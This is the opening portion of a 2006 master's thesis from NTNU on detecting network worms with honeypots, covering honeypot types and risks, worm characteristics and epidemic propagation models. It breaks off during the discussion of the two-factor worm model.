NTNU
Innovation and Creativity

Worm Detection Using Honeypots

Dag Christoffersen
Bengt Jonny Mauland

Master of Science in Communication Technology
Submission date: June 2006
Supervisor: Svein Johan Knapskog, ITEM
Co-supervisor: André Årnes, ITEM

Norwegian University of Science and Technology
Department of Telematics

Problem Description

The students will study existing work on identification, detection, and isolation of unknown worms, with particular emphasis on methods involving Honeypot-like technologies. The students will implement some of the methods in the NTNU Honeypot setup and perform a comparative analysis of the published algorithms.

Optional work in this context may be:
- to study models for and simulate worm infections;
- to propose novel or modified worm detection techniques

Assignment given: 16. January 2006
Supervisor: Svein Johan Knapskog, ITEM

Abstract

This thesis describes a project that utilizes honeypots to detect worms. A detailed description of existing worm detection techniques using honeypots is given, as well as a study of existing worm propagation models. Simulations using some of these worm propagation models are also conducted. Although the results of the simulations coincide with the collected data from the actual outbreak of a network worm, they also conclude that it is difficult to produce realistic results prior to a worm outbreak.

A worm detection mechanism called HoneyComb is incorporated in the honeypot setup installed at NTNU, and experiments are conducted to evaluate its effectiveness and reliability. The mechanism generated a large amount of false positives in these experiments, possibly due to an error discovered in the implementation of the detection algorithm.

An architecture using honeypots for detection of unknown worms is proposed. This architecture is based on a combination of two recently published systems with the extension referred to as a Known-Attack (KA) filter. By using this filter, it is believed that the amount of traffic needed to be processed by the honeypot sensors will be considerably reduced.

Acknowledgements

This master's thesis is the result of a twenty weeks long project conducted during the 10th semester of our master's program at the Department of Telematics at the Norwegian University of Science and Technology, NTNU.

We would like to thank our supervisor, PhD student André Årnes, who despite being based in Santa Barbara, California during most of the project period was able to provide valuable input, feedback, and assistance.

In addition to our supervisor, we would like to thank the following people:

- Professor Svein Johan Knapskog for valuable input and feedback
- Pål Sturla Sæther, engineer at the Departement of Telematics at NTNU, for supplying us with the equipment we needed.
- John Magne Bredal at the ITEA network group for giving us an unfiltered IP-range on the NTNU network.
- Uninett for letting us use their IP-range.
- Christian Kreibich, PhD student at the University of Cambridge and developer of HoneyComb, for valuable assistance with the software.
- Professor Marit Aamodt Nielsen for proofreading this report.
- Erling Mauland for helping with the frontpage illustration.

Contents

List of Figures **ix**

List of Tables **xi**

Abbreviations **xiii**

Terminology **xv**

1 Introduction **1**
1.1 Background 2
1.2 Problem Statement 2
1.3 Research Method 3
1.4 Structure of the Report 3

2 Introduction to Honeypots **5**
2.1 Purpose of Deployment 5
2.2 Level of Interaction 6
2.3 Value of Honeypots 7
2.4 Honeynets 8
2.5 Risks Associated With Honeypots 9
2.5.1 Risks Associated With the Honeypots in this Thesis . 10

3 Introduction to Worms **11**
3.1 Worm Characteristics 12
3.1.1 Target Discovery 12
3.1.2 Propagation Carrier and Distribution Mechanism . . . 14
3.1.3 Activation 15
3.1.4 Payload 16
3.2 Worm Propagation Models 17
3.2.1 Susceptible-Infectious (SI) Model 18
3.2.2 Susceptible-Infectious-Recovered (SIR) Model 19
3.2.3 Two-Factor Worm Model 20
3.2.4 Other Models 22
3.2.5 Code Red I v2 Simulations 23

3.2.6 Limitations Using Worm Propagation Models 25
3.3 Worm History 26
3.3.1 Morris Worm 27
3.3.2 Code Red I 28
3.3.3 Code Red II 29
3.3.4 Nimda 29
3.3.5 SQL Slammer 31
3.3.6 W32/Blaster Worm 31
3.4 Future Worms 32
3.4.1 Polymorphic Worm 32
3.4.2 Warhol Model 33
3.4.3 Flash Worm 34
3.4.4 Jumping Executable Worm 34
3.4.5 Curious Yellow 34

4 Worm Countermeasures **37**
4.1 Worm Detection 37
4.1.1 HoneyComb 38
4.1.2 HoneyStat 41
4.1.3 Other Methods 42
4.2 Worm Protection 44
4.2.1 Network Defenses 45
4.2.2 Host-Based Defenses 46

5 Worm Detection Experiments **49**
5.1 Software Tools 49
5.1.1 Experiment Tools 50
5.1.2 Analysis Tools 52
5.2 Problems with HoneyComb 53
5.3 Experiment Objectives 56
5.4 Signature Accuracy Experiment 56
5.4.1 Setup and Implementation 57
5.4.2 Results 59
5.5 Polymorphic Payload Experiment 60
5.5.1 Setup and Implementation 61
5.5.2 Results 61
5.6 Live Traffic Experiment 62
5.6.1 Setup and Implementation 63
5.6.2 Results and Analysis 64
5.7 Data Uncertainties 76

6 An Architecture for Detection of Unknown Worms **79**
6.1 System Properties 79
6.1.1 Sensor Positioning 79

6.1.2 Sensor Type 81
6.1.3 Detection Strategies 83
6.2 Design 85
6.2.1 Honeypots 85
6.2.2 Local Control Unit 88
6.2.3 Known-Attack Filter 89
6.2.4 Network Intrusion Prevention System 91
6.2.5 Global Control Unit 91
6.2.6 Signature Updates 91
6.3 Discussion 92
6.3.1 Security Risks 92
6.3.2 Fingerprinting 93
6.3.3 Single Point-of-Failure 93

7 Conclusions **95**

8 Further Work **97**

References **99**

Appendices **107**

A Guidelines for use of the Honeypots **107**
A.1 Implementation 107
A.2 Maintenance 108
A.2.1 Supervision and Alert Mechanisms 108
A.2.2 Reaction Policy 108
A.2.3 Updates 109

B Code Red I v2 Simulations **111**
B.1 Simulations Using the SI Model 111
B.2 Simulations Using the SIR Model 113
B.3 Simulations Using the Two-factor Model 114

C HoneyComb Configuration **117**

D Altered HoneyComb Source Code **121**

E Honeypots Hosted by Honeyd **123**

F HoneyComb Signatures **125**
F.1 Controlled Environment Experiment 125
F.1.1 Code Red II 125
F.1.2 SQL Slammer 126
F.2 Live Traffic Experiment 126

F.2.1 Cka 126
F.2.2 Dos 127
F.2.3 H04 128
F.2.4 Lookfreebies 129
F.2.5 Msreg 129
F.2.6 Set32 129
F.2.7 Tftp 130
F.2.8 Webdav 130

G Polymorphic packets **131**

H Analysis Data **133**
H.1 Number of Unique Signatures 133
H.2 Unique Signatures Categorized by Type 134
H.3 Inbound Alerts and Packets 134

List of Figures

3.1 Valid state transitions in worm propagation models. 18
3.2 Simulations of the Code Red I v2 propagation. 25
3.3 Code Red I v2 outbreak as recorded by CAIDA. 26

4.1 Horizontal pattern detection between traffic flows. 39
4.2 Vertical pattern detection between traffic flows. 39
4.3 The Sweetbait architecture. 41

5.1 Limitation in HoneyComb's processing of UDP packets. . . . 55
5.2 System setup for the controlled environment experiment. . . . 57
5.3 Creation of a Code Red II trace in Netdude. 59
5.4 The PackETH sequence tool. 60
5.5 System setup for the live traffic experiment. 63
5.6 HoneyComb signatures from the NTNU network. 67
5.7 HoneyComb signatures from the Uninett network. 67
5.8 The most frequently generated signatures on the NTNU network. 68
5.9 The most frequently generated signatures on the Uninett network. 69
5.10 Categorization of unique signature types. 75
5.11 Inbound traffic compared to inbound Snort IDS alerts. 76

6.1 Proposed worm detection system architecture. 86

B.1 Worm spread using the SI model. 112
B.2 Worm spread using the SIR model. 114
B.3 Worm spread using the two-factor model. 116

List of Tables

3.1 Parameters of the SI model. 18
3.2 Additional parameters of the SIR model. 19
3.3 Additional parameters of the two-factor worm model. 21
3.4 Worm history summary. 27

H.1 Number of unique signatures. 133
H.2 Unique signatures categorized by type. 134
H.3 Number of inbound alerts and packets. 134

Abbreviations

AAWP	Analytical Active Worm Propagation
AChord	Anonymous Chord
ACID	Analysis Console for Intrusion Databases
ARP	Address Resolution Protocol
AU	Analysis Unit
BASE	Basic Analysis and Security Engine
BGP	Border Gateway Protocol
CAIDA	Cooperative Association for Internet Data Analysis
CERT	Computer Emergency Response Team
CU	Communication Unit
DDoS	Distributed Denial of Service
DHT	Distributed Hash Tables
DoS	Denial of Service
DVD	Digital Versatile Disc
GCU	Global Control Unit
HTTP	HyperText Transfer Protocol
IDS	Intrusion Detection System
IIS	Internet Information Services
IP	Internet Protocol
IPS	Intrusion Prevention System
ITEA	IT department at NTNU
IWMM	Improved Worm Mitigation Model
KA	Known-Attack
LCS	Longest Common Substring
LCU	Local Control Unit
MAC	Media Access Control
MTU	Maximum Transmission Unit
NID	Network Intrusion Detection
NIDS	Network Intrusion Detection System
NIP	Network Intrusion Prevention
NIPS	Network Intrusion Prevention System
NTNU	Norwegian University of Science and Technology
NTP	Network Time Protocol

ABBREVIATIONS

PARC	Palo Alto Reseach Center
RPC	Remote Procedure Call
SI	Susceptible-Infectious
SIR	Susceptible-Infectious-Removed
SQL	Structured Query Language
TCP	Transmission Control Protocol
TTL	Time-To-Live
UDP	User Datagram Protocol

Terminology

Some terms are used in this thesis without being explicitly explained in the text. This section describes what is meant by the terms listed below when they are used in this thesis.

Asset
A component that has value to the owner [1].

Blackhat
A person who tries to execute illegal attacks against computer systems. A blackhat could either be politically or economically motivated, or the motivation could be pure curiosity.

Risk
The chance that a given threat will exploit vulnerabilities of an asset or group of assets and thereby cause harm to the organization [1].

Threat
Something that has the potential to cause an unwanted event that may result in harm to a system or organization and its assets [1].

Vulnerability
A weakness of an asset or group of assets which can be exploited by a threat [1].

Chapter 1

Introduction

In recent years, several worm outbreaks on the Internet have caused major computer troubles worldwide. The Code Red worm infected almost 360.000 computers in less than 14 hours in 2001. The economic impact of Code Red, and its subsequent versions, has been estimated to over 2.6 billion US dollars [2]. The Slammer worm, released in 2003, propagated extremely rapidly and generated so much traffic that many ATM machines failed and several airline flights were cancelled due to online booking problems [3].

It is likely that new worms, able to propagate even faster than Slammer and causing larger economical damage than Code Red, will appear on the Internet in the near future. When they do, there is a need for an automated mechanism to efficiently detect and stop them, as no human-mediated reaction will have a chance of detecting and responding to the threat quickly enough to prevent a global outbreak.

Honeypots, decoy computers and services that are assigned otherwise unused IP addresses, have proven to be useful tools against blackhats and worms. Deploying honeypots in a distributed early detection and warning system is a promising approach in the process of developing a fully automated worm protection system.

1.1 Background

In the last couple of years, several students at NTNU have worked on the subject of honeypots. Mona Elisabeth Østvang studied the use of honeynets as an information source in a business perspective in her master's thesis [4], while Christian Larsen used honeypots to document threats from the black-hat community in his master's thesis [5]. Dag Christoffersen and Bengt Jonny Mauland studied malicious traffic on the Internet using honeypots [6] in their minor thesis. These projects have all motivated further study on the use of honeypots.

The honeypot setup was initially installed at NTNU by Larsen, and has been further developed during the work on this thesis to incorporate a worm detection mechanism.

1.2 Problem Statement

The main goals of this project were identified as to:

- Document existing work on the topic of worm detection, with an emphasis on methods involving the use of honeypots.
- Study existing worm propagation models and conduct simulations using some of these models to evaluate their accuracy compared to data collected from a real worm outbreak.
- Incorporate a worm detection system in the honeypot setup installed at NTNU and conduct experiments with this system to evaluate its effectiveness and reliability when it comes to detecting worms.
- Propose an architecture for detection of unknown worms utilizing honeypots based on the experiments conducted in this project and the existing work done on worm detection.

Initially, the objective was to implement several worm detection mechanisms utilizing honeypots in the NTNU honeypot setup, in order to perform a

comparative analysis. However, this turned out to be difficult as many of the existing worm detection tools were unavailable for testing.

1.3 Research Method

A theoretical survey on the subjects of worms and detection of worms is conducted. This survey also includes a comparative analysis of some existing worm propagation models based on simulations. While doing this research, the experiment tools are installed and tested in order to get familiar with them before conducting the experimental study.

A worm detection system architecture is proposed based on the experiences from the experimental study as well as the knowledge gained while conducting the theoretical survey.

1.4 Structure of the Report

The remainder of this thesis is structured as follows.

Chapter 2 – Introduction to Honeypots
This chapter gives a brief introduction to the concepts of honeypots. Some of the values of using honeypots are outlined, as well as risks involved when deploying them on the Internet.

Chapter 3 – Introduction to Worms
This chapter describes some typical worm characteristics and various worm propagation models as well as simulation of some of these. In addition, a selection of worms that have appeared on the Internet the recent years and some possible properties of future worms are presented.

Chapter 4 – Worm Countermeasures
This chapter presents two categories of worm countermeasures; worm detection and worm protection.

Chapter 5 – Worm Detection Experiments

This chapter describes worm detection experiments conducted using the honeypot detection tool HoneyComb.

Chapter 6 – An Architecture for Detection of Unknown Worms
A worm detection architecture is proposed in this chapter.

Chapter 7 – Conclusions
This chapter summarizes and concludes the report.

Chapter 8 – Further Work
In this chapter, some suggestions for further work are given.

Chapter 2

Introduction to Honeypots

The concept of honeypots was first documented by Clifford Stoll [7] and William R. Cheswick [8] in the early 1990's. However, honeypots have not become widely used until the last couple of years. The founder of The Honeynet Project [Honb], Lance Spitzner, suggests that this may be due to a lack of understanding of what a honeypot is, and what it is capable of doing [9]. By defining a honeypot as *an information system resource whose value lies in unauthorized or illicit use of that resource* [9], he has helped clarify the value of honeypots – they are used to attract persons and programs with malicious intent.

As the popularity of honeypots has increased, they have been subject to extensive research which has lead to several implementations. One example of a honeypot solution available on the Internet is the honeynet architecture [Honb] developed by The Honeynet Project.

2.1 Purpose of Deployment

When considering the purpose of deployment, honeypots are often divided into two categories, namely research and production honeypots.

Research honeypots are, as the name suggests, primarily used for research purposes. They can be used to capture information about the attackers'

goals and activities, to detect new kinds of attacks or even capture the tools used by the attacker. In this way, research honeypots can provide useful and up-to-date information about the blackhat community. By analyzing the attack tools used by the blackhats and creating new IDS signatures, research honeypots may also help to improve the defense against future attacks.

Production honeypots are deployed in production systems with the intention of diverting attacks away from critical systems, hopefully keeping the attacker busy for a period of time while the real assets are protected [9]. These kinds of honeypots are not primarily used for gathering information about attacks, but could potentially be used to gather evidence against malicious hackers. The legal aspect of this approach is, however, not clear, as the blackhat could argue entrapment. For a discussion concerning the legal aspects of running honeypots, [9] is a good starting point.

2.2 Level of Interaction

Another way to categorize honeypots is by the level of interaction they offer to their attacker [9]. The lower the interaction level, the smaller the chance of learning anything new from the attacker. On the other hand, as the interaction level increases, the risk of the honeypot being identified and completely compromised by a sophisticated attacker increases. If the honeypot supervisor is outsmarted by an attacker, the honeypot may in fact become a liability, as it could be used as a launching pad for new attacks [9].

A low-interaction honeypot will typically run or emulate a small number of services on a real or emulated operating system. The services are often script driven, offering only basic functionality. This can give the impression to an attacker that a real service is run. One example of a low-interaction honeypot is Honeyd [10], developed by Niels Provos.

A high-interaction honeypot is often a real computer running a real operating system and offering the same interaction capabilities as any other computer connected to the Internet. Due to the high interaction level provided, and

the fact that this type of honeypot is much more difficult to fingerprint[1], the chance of a sophisticated attacker launching an attack is much higher.

2.3 Value of Honeypots

The value of a honeypot is, to a large extent, dependent on its purpose of deployment. Since research honeypots are used for research purposes, their value lies in the results from the analysis of the captured data. The most important value of a production honeypot, on the other hand, is the ability to divert attackers away from real production systems.

A general property of a honeypot, independent of its purpose of deployment, is the fact that it does not contain any real information. It is not running any real services and its address is not broadcasted in any way. Due to this, no legitimate users should interact with it, and thus, all traffic to and from the honeypot can be considered suspect [11]. This helps to keep the logs more comprehensible compared to other network devices that also receive large amounts of legitimate traffic.

In addition to making the logs more comprehensible, this property will also help keep the resource consumption at a lower level than with other network logging devices. These devices are more likely to experience exhaustion if the networks they are monitoring have high bandwidth, since the volumes of data they have to inspect can become too large [9].

Using honeypots as a mean of detecting and containing worms have led to the idea of striking back against worms and patch the infected hosts automatically. A proof of concept has been made by Laurent Oudot who successfully created a script for Honeyd that would strike back against the Blaster worm if it attempted to infect a Honeyd honeypot [12]. The script used the same exploit as the worm itself to gain access to the remote computer, deleted the `msblast.exe` file and cleaned the registry of any worm records. Although this technique is efficient and promising, there are legal

[1]The term fingerprinting is often used in the case where an attacker is able to reveal the true identity of a honeypot.

issues regarding remote patching that need to be addressed before deploying such a scheme outside the local network.

The use of honeypots as a mean of slowing down the propagation of Internet worms has also been suggested. The "sticky" honeypot, or tarpit, called LaBrea [LaB] is a low-interaction honeypot that answers TCP requests in a manner that may slow down worms that have to wait for a response before they continue scanning for other vulnerable hosts.

Although honeypots have desirable properties and have proved to be efficient when detecting computer attacks, it is important to notice that they are not meant to replace existing security technologies. On the contrary, honeypots should be used in conjunction with other detection systems to enhance the security. One reason for this is the limited view field of the honeypot. The only traffic examined by the honeypot is the traffic directed towards itself, thus it is not able to monitor the traffic bound to other resources in the network, as a network intrusion detection system (NIDS) is able to. Another reason is that deployment of a honeypot may induce risks to other, non-honeypot systems in the network, as is further elaborated in 2.5.

2.4 Honeynets

The first generation honeynet architecture was developed by the Honeynet Project [Honb] in 1999. Since then, several improvements have been made, and the latest generation (GenIII) was released in 2005.

A honeynet system typically consists of one or several high-interaction honeypots running a set of full-blown applications and services. Each of these honeypots are connected to the Internet through a Honeywall, which is a layer 2 gateway[2] in charge of data control and data capture. The Honeywall can operate as a network intrusion prevention system (NIPS) blocking all known outgoing attacks as well as limiting the number of outgoing connec-

[2]The gateway must be located on the Data Link Layer to avoid incrementing the Time-To-Live (TTL) field in the IP header. This is done to minimize the chance of the Honeywall being detected by an attacker.

tions to help reduce the risk of the honeypots being used to attack other systems.

According to Lance Spitzner, one of the future goals of the Honeynet Project is to develop a centralized data collection system that can correlate information from several distributed honeynets. The system should also be able to correlate and analyze the incoming data in real-time, providing early warning and protection systems with reports of zero-day attacks [13].

2.5 Risks Associated With Honeypots

Even though honeypots can help to increase the network security, there are several risks involved with deploying a honeypot system.

First, a honeypot host may be compromised by an advanced blackhat. If such a compromised host is used as a launching pad for new attacks against third-party computers, the honeypot owners may themselves be held responsible. To minimize this risk, a NIPS that blocks malicious outgoing traffic can be deployed in front of the honeypots.

Second, the honeypots may be fingerprinted. That is, based on certain characteristics or behaviors of a honeypot, a blackhat may be able to reveal its true identity. This could scare off potential attackers, but it may just as well attract attention to the network by sparking the blackhats' sense of vindictiveness [9].

There is also a chance that research-honeypots are fed with poisoned data, leading to compromised experiments and false conclusions regarding the blackhats' behavior [9]. The risk of this happening increases if the honeypots have been fingerprinted.

Tools to help blackhats fingerprint honeypots automatically have emerged in recent years in line with the increasing popularity of honeypots. In addition, a fake paper [pap] published by Phrack lists possible ways to identify a honeypot. This is a clear indication that the blackhat community is aware of the increased usage of honeypots, and that existing honeypot solutions

are in a constant need of further development in order to make fingerprinting increasingly difficult.

2.5.1 Risks Associated With the Honeypots in this Thesis

Since the honeypots used in the experiments described in this thesis have been located on the same subnetworks for over a year, there is a certain risk that they have been identified by the blackhat community. This risk is, however, considered to be very low because the majority of attacks directed towards the honeypots deployed in the subnetworks used in this thesis are believed to be executed by script-kiddies[3]. This assumption is based on the analysis in [6], which reported frequent use of automated attack tools. It is also believed that advanced blackhats are unlikely to devote their time trying to attack the honeypots used in this thesis, as they do not contain, or give the impression of containing, any useful information.

The latter argument is also one of the reasons why the risk of any of the honeypots being used as a launching pad for new attacks is considered to be very low. In addition, all the honeypots used in the experiments are low-interaction, only running a set of emulated services on a minimal operating system, and they are all patched with the latest security updates.

Even though the results from the experiments conducted in [6] give no indication that the honeypots have been fingerprinted or used to attack other systems, several precautions are taken to minimize the risks during the experiments in this thesis. A firewall configured with a default drop policy is used to protect the machine hosting the low-interaction honeypots. The alerts, system logs and password files are inspected daily to check for irregularities. In case of any such irregularities, the honeypot system should be locked down, the project supervisor and the network administrators should be informed and the system design should be carefully re-evaluated before redeployment. The guidelines for use of the honeypot setup can be found in Appendix A.

[3] An unskilled blackhat utilizing automated attack tools is often referred to as a script-kiddie.

Chapter 3

Introduction to Worms

The term *worm* in a computer network context was first adopted in John Brunner's 1975 science fiction novel *Shockwave Rider* [14], in which a worm was used as a weapon to fight and finally shut down a malicious computer network. The first study of computer worms was conducted by the Xerox Palo Alto Research Center (PARC) in the late 1970's. As in the mid-seventies science fiction novel, Xerox PARC also viewed worms as a helpful tool, the intention being to utilize unused computer resources connected through a network. The experiments at Xerox PARC did, however, give the first indications of what has now become an increasingly common part of computer networks, namely malicious worms, as one of the worms accidentally crashed the hosts on the test network [15].

The first known computer worm to be released on the Internet was the Morris worm [16], which caused panic among network administrators in late 1988. Following the Morris worm and a series of other malicious worms over the last years, the term computer worm has come to be associated with a malicious piece of software, much like a computer virus. In fact, the two terms are often interchangeably used. In this master's thesis, however, worms and viruses will be distinguished. Weaver et al. [17] defines a computer worm as *a program that self-propagates across a network exploiting security or policy flaws in widely-used services.* A worm able to exploit several different vulnerabilities is called a *multi-vectored worm.* Viruses divert from this

definition by the fact that they are depending on some sort of user action in order to propagate, making the propagation slower than most worms. In addition, viruses attaches themselves to a host program on the victim host while worms are independent [18].

An infected host running the worm executables is called a *worm node*. The collection of the hosts infected by a specific worm is referred to as the *worm network* [15].

3.1 Worm Characteristics

Worms can be categorized by their target discovery technique, propagation carrier and distribution mechanism, activation and payload [17].

3.1.1 Target Discovery

Target discovery is the first step of the worm propagation, the purpose being to detect new hosts to infect. There are several possible techniques by which a vulnerable target can be discovered: by scanning, by use of various target lists and by passive monitoring [17]. Many of the most effective worms combine several of these techniques in order to use the best from each technique.

Scanning

The scanning technique involves probing a set of addresses in order to detect vulnerable hosts. The simplest forms of scanning are *sequential* and *random* scanning. The former implies probing addresses sequentially from an address block, while the latter implies trying addresses from an address block in a pseudo-random fashion. Their simplicity makes them frequently used.

To increase the efficiency of the target discovery mechanism, worm authors have suggested several optimizations for scanning worms. One optimization

is the preference for local addresses in order to reduce latency. This is commonly referred to as *island hopping* because the worm's spreading pattern tends to resemble islands. In addition to reducing latency, island hopping will also reduce the number of encounters, and thereby possible detections and failed infection attempts, with firewalls and NATs. At the same time, it makes the worm more vulnerable in its initial stage, as total containment is possible if the worm is detected and isolated while still infecting hosts in the initial local network [15]. Another optimization is a *bandwidth-limited scanner* which implies that the scanning process is limited by the bandwidth of the compromised host, not by the latency of connection requests, as is often the case [17].

The use of scanning causes highly anomalous behavior as it generates a lot of traffic that differs from normal traffic. This makes the worms easier to detect.

Target Lists

Target discovery can also be carried out through the use of target lists. Worms utilizing such lists are often referred to as *hitlist worms* and are characterized by their extremely rapid spreading speed.

One example is the use of *pre-generated target lists* where a set of hosts known or suspected to be vulnerable to attack is gathered in advance and is included in the actual worm payload. A small target list of this kind could be used to accelerate the spreading of a scanning worm, while a complete list could create a *flash worm* which is further elaborated in section 3.4.3.

An *externally generated target list* is a target list not included in the worm's payload, but maintained by a separate server. The list can be downloaded to infected machines in order to select new victims. An externally generated target list located at a central server makes it easy to issue updated target lists, but at the same time, if the central server is compromised the worm may be prevented from further propagation [15].

Yet another example of a target list is the *host-based lists* in which the

worm utilizes information stored on the infected host to decide which hosts to attack next. Worms utilizing host-based lists for target discovery are called *topological worms*.

Passive Monitoring

Worms using a passive monitoring technique are not actively searching for new victims. Instead, they are waiting for new targets to contact them or rely on the user to discover new targets. Although passive worms tend to have a slow propagation rate, they are often difficult to detect because they generate modest anomalous reconnaissance traffic.

3.1.2 Propagation Carrier and Distribution Mechanism

There are three possible methods by which a worm can propagate from an infected host to an uninfected one [17].

Self-Carried

A self-carried worm transmits itself as part of the infection process. This mechanism is commonly used when the initial attack is directly followed by the worm payload transmission, as is the case with self-activating and topological worms.

Second Channel

Some worms require a second communication channel in order to complete the infection process. One example is to have the victim host request the transfer of the actual worm code to complete the infection.

Embedded

An embedded worm transmits itself as part of a normal communication channel by appending itself to, or replacing, an existing payload. This yields

modest anomalous traffic related to propagation and could be combined with a stealthy target discovery mechanism, like the passive monitoring mechanism described in the previous section, in order to create a stealthy worm.

3.1.3 Activation

The means by which a worm is activated on a newly infected host drastically affects its propagation speed.

Human Activity-Based Activation

Some worms are activated when the user performs some activity, like resetting the machine, logging onto the system and thereby running the login scripts or executing a remotely infected file. Evidently, such worms do not spread very rapidly.

Scheduled Process Activation

A faster spreading speed than the previous activation method is achieved by worms that rely on some scheduled process for activation. An example is automatic software updates, which can be used to install and run malicious software (e.g., a worm). Earlier versions of automatic update services were more susceptible to this kind of attack as they rarely employed any authentication.

Self Activation

The fastest spreading worms are the ones that are able to activate themselves by initiating their own execution as soon as the infection process is completed. This is done by exploiting vulnerabilities in a service that is always running and available, or in the libraries that these services use. The worms activate themselves by attaching themselves to the running service or by executing commands using the permissions associated with those services.

3.1.4 Payload

The worm code not related to propagation is called the worm payload. It can vary significantly depending on the goals of the worm's author. Some examples are presented in this section.

None/Nonfunctional

The most common payload is actually no or a nonfunctional payload. Even with no payload, the worm can still consume considerable network and computer resources, as well as advertising vulnerable hosts.

Remote Control

Some payloads can open backdoors on victim machines in order to make remote control of the captured machines possible by bypassing the usual security access procedures. By introducing a trojan horse to the infected machine, it is possible to gain access to files that normally require certain user privileges [18].

Denial of Service (DoS)

A commonly used payload is to issue a Denial of Service attack against one or several web sites. The effect of a DoS attack increases with the number of nodes participating in the attack. A large worm network can cause large damage by issuing a *Distributed DoS* (DDoS) attack, where all the worm nodes simultaneously launch attacks against the same web site.

Data Collection

An increasing amount of sensitive information is stored electronically these days. Worm payload can search for this type of information (e.g., credit card numbers). Findings could be encrypted and transmitted through various channels.

Data Damage

Data damage is likely to become a popular worm payload, like it has been for some time for computer viruses. It can be used to erase or manipulate data on the infected host, or even to encrypt data in order to extort the owner of the information.

3.2 Worm Propagation Models

In order to defend against network worms it is essential to understand their propagation patterns. As stated earlier in this chapter, many existing worms can be identified by their distinctive behavior (e.g., rapid propagation).

Long before the introduction of network worms, the medical science have utilized mathematical models to understand and predict the spread of diseases. The resemblance between network worms and biological diseases has led to extensive use of similar models when studying worm propagation patterns. Understanding these patterns can help defend against network worms.

This section describes existing worm propagation models, covering both traditional epidemic models, as well as models customized to fit the behavior of contemporary network worms. The results from simulations of the Code Red I v2 worm using some of these models are also presented along with some limitations using worm propagation models.

Unless otherwise stated, it is assumed that the worms are spreading from host to host, are active on all the infected hosts and that infected hosts actively search for new hosts to infect. Furthermore, it is assumed that the total population is constant, and that each host in the population can reach any other host in one hop. Finally, it is assumed that all hosts susceptible to infection are equally susceptible [15, 19].

Even though worm propagation is a discrete event process, meaning that a host needs to be completely infected before it can start infecting other hosts, the models thoroughly described in this chapter are continuous. However,

when dealing with large-scale systems, as is the case with global worm propagations, this is an accurate approximation [19].

3.2.1 Susceptible-Infectious (SI) Model

In the SI model, also referred to as the classical simple epidemic model, each host is either susceptible to infection or already infected. The only valid transition between states in the SI model is from *susceptible* to *infectious*, as illustrated in Figure 3.1 (a). This means that an infected host is assumed to remain infected forever. The model defines a set of parameters, as shown in Table 3.1.



Figure 3.1: Valid state transitions in worm propagation models.

$S(t)$	The number of susceptible hosts at time t
$I(t)$	The number of infected hosts at time t
N	The size of the vulnerable population
β	Average infection rate[1]

Table 3.1: Parameters of the SI model.

The model is described by the two differential equations given in (3.1):

$$\begin{cases} \frac{dI(t)}{dt} = \beta I(t)S(t) \\ \frac{dS(t)}{dt} = -\beta I(t)S(t) \end{cases} \tag{3.1}$$

Since all hosts in the SI model are either infectious or susceptible, it is easy to see that the growth of susceptible hosts is inversely proportional to the infection growth.

[1]The average infection rate, β, can be expressed as a function of the worm's average probe rate, r. A scanning worm probing the entire IPv4 address field at random yields $\beta = r\frac{N}{2^{32}}$ [20].

The model assumes the initial number of susceptible hosts to be far greater than the starting number of infectious hosts. As a result, the initial infection growth is exponential. As the number of susceptible and infectious hosts evens out, the growth decreases, but the infection does not stop until all hosts in the vulnerable population are infected. This follows from the somewhat unrealistic assumption that the only valid transition in the SI model is from susceptible to infectious. The next section presents a more realistic model that includes the fact that, in most diseases, an infected individual can either recover or die [19].

3.2.2 Susceptible-Infectious-Recovered (SIR) Model

The SIR model, also referred to as the classical general epidemic model or the Kermack-McKendrick model after its inventors, adds a *removed* state to the susceptible and infectious states in the SI model. The removed state represents the individuals that have recovered and are immune, the ones that have been quarantined and are thus out of circulation, and the individuals that have died from the infection. Hence, there are two valid transitions in this model: the transition from susceptible to infectious, analogous to the SI model, and the transition from infectious to removed, as indicated in Figure 3.1 (b). In addition to the parameters introduced in the previous section, the SIR model utilizes the parameters shown in Table 3.2 [19].

$R(t)$	The number of removed hosts at time t
γ	Average removal rate

Table 3.2: Additional parameters of the SIR model.

The model describes the worm propagation by the following set of differential equations:

$$\begin{cases} \frac{dI(t)}{dt} = \beta I(t)S(t) - \gamma I(t) \\ \frac{dS(t)}{dt} = -\beta I(t)S(t) \\ \frac{dR(t)}{dt} = \gamma I(t) \end{cases} \tag{3.2}$$

By introducing the relative removal rate, $\rho = \frac{\gamma}{\beta}$, the first equation in (3.2)

can be rewritten as follows:

$$\frac{dI(t)}{dt} = \beta[S(t) - \rho]I(t) \tag{3.3}$$

Because the population is assumed to be finite and each host can be infected only once, the epidemic will eventually die out. When it does, all hosts in the population will either still be susceptible to infection or removed.

By examining (3.3), one can observe an interesting property of the SIR model. Clearly, $I(t) \geq 0$ and $\beta \geq 0$. As a result, the sign of the term on the left side of the equality in (3.3) is the same as the sign of the term inside the square brackets. Hence,

$$\frac{dI(t)}{dt} > 0 \text{ if and only if } S(t) > \rho.$$

Because $S(t)$ is a monotonically decreasing function (no new susceptibles are added to the population at any point in time), if $S(0) \leq \rho$ then $S(t) \leq \rho$ for all $t > 0$, and hence $\frac{dI(t)}{dt} \leq 0$ for all positive values of t. This means that there will not be an epidemic unless the initial number of susceptibles is greater than some critical value ρ [19].

3.2.3 Two-Factor Worm Model

Although the SIR model presented in the previous section is accurate when it comes to modeling biological infectious diseases, it has been deemed insufficient when modeling network worms due to two factors[2] which affect worm propagation in the Internet in particular [21]:

- Human countermeasures, such as patching or upgrading susceptible hosts, cleaning infected hosts, blocking worm traffic in virus detection systems, firewalls and edge routers or disconnecting hosts from the network altogether, are taken as the worm propagates and more and more people become aware of its presence. This may result in a

[2]The two factors are based on events observed during the propagation of the Code Red I v2 worm, which will be further elaborated in the next section. However, because many scanning worms resemble the Code Red I v2 when it comes to propagation pattern, the two-factor worm model can be used for other worms as well [21].

quarantine of *susceptible* hosts in addition to the removal of *infectious* hosts, as indicated in the state machine in Figure 3.1 (c).

